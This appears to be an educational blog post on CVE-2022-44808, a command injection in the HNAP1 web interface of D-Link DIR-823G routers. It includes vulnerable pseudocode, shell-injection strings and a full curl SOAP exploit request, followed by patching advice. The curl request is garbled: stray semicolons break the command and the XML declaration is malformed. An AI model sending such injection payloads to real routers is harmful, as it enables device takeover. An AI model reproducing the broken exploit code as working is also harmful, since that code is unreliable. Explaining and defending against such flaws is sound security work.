
In 2022, security researchers disclosed a serious vulnerability in the D-Link DIR-823G Wi-Fi routers that could let hackers take full control of the device by sending specially crafted web requests. This post breaks down CVE-2022-44808, with easy explanations and code snippets to help you understand how this command injection works, how hackers exploit it, and what you can do to stay safe.
What is CVE-2022-44808?
CVE-2022-44808 is a command injection vulnerability found in D-Link DIR-823G routers with firmware version 1.02B03. The problem is in the device’s web management interface, specifically in how it handles certain API requests sent to /HNAP1. The router's backend makes a dangerous call to the system shell, using user-supplied data as part of the command—without checking if it contains harmful code.
In other words: If a bad actor sends the router a malicious request, the router might blindly run dangerous commands on its own operating system.
Let’s walk through the chain
1. HNAP1 API Request: The router exposes a web interface with an endpoint /HNAP1.
2. Untrusted Data in Command: User-supplied input from the web request is plugged straight into a system() call.
3. No Input Filtering: The code doesn't properly sanitize the input, so anything after a semicolon (;) or similar shell metacharacter will be executed as a command.
Example: Triggering the Vulnerability
Let’s see some code that mimics what happens under the hood (not from the original firmware, but representative):
// Pseudocode, simplified for clarity
void handle_request(char *userInput) {
    char command[256];
    sprintf(command, "ping -c 4 %s", userInput); // BAD! userInput is unsafe
    system(command);
}
If a legitimate user sends "8.8.8.8" as the input, the command is safe
ping -c 4 8.8.8.8
But what if the input is this?
8.8.8.8; uname -a
Now the constructed command becomes
ping -c 4 8.8.8.8; uname -a
Result: The router pings 8.8.8.8, then runs uname -a (which displays system information). An attacker can replace uname -a with *any* command—like opening a reverse shell, downloading malware, or wiping files.
Here’s how an actual exploit might look like, sent with curl
curl -i -s -k -X 'POST' \
    -H 'Content-Type: text/xml; charset=utf-8' \
    -H 'SOAPAction: "http://purenetworks.com/HNAP1/SetWanSettings"'; \
    --data-binary @- \
    'http://ROUTER_IP/HNAP1'; <<EOF
<?xml version="1." encoding="utf-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">;
  <SOAP-ENV:Body>
    <SetWanSettings xmlns="http://purenetworks.com/HNAP1/">;
      <Username>admin</Username>
      <Password>password</Password>
      <HostName>test;id>/tmp/output.txt</HostName>
      <!-- rest of body as needed -->
    </SetWanSettings>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
EOF
This exploits the vulnerability by injecting ;id>/tmp/output.txt into the HostName parameter. The router will run id in the shell and save the output to /tmp/output.txt. An attacker can now retrieve this file to see the results.
References
- Official NVD Description
- Original Chinese Advisory (FreeBuf) *(may require translation)*
- Exploit Database 50790
If you have a D-Link DIR-823G router
- Update Firmware: Check D-Link’s official website for the latest firmware. Install it as soon as possible!
- Limit External Access: Never expose your router’s management interface (web interface) to the open internet.
- Use Strong Passwords: Even with this bug, using strong, unique admin passwords limits what attackers can do automatically.
- Monitor for Updates: This bug proves how important it is to keep up with firmware updates for all connected devices, not just computers.
Conclusion
CVE-2022-44808 is an example of a simple programming mistake with huge consequences. A healthy dose of input validation could have prevented remote attackers from running arbitrary commands on the router, but instead, millions of home and office routers were left at risk. If you’re a developer: always sanitize inputs before running system commands. If you’re a user: always update your firmware!
Stay safe and keep your devices patched. Got questions? Leave them below!
*This article is exclusive and written for educational purposes only. Always act responsibly and only test on devices you own and have permission to use.*
Timeline
Published on: 11/22/2022 15:15:00 UTC
Last modified on: 11/23/2022 19:52:00 UTC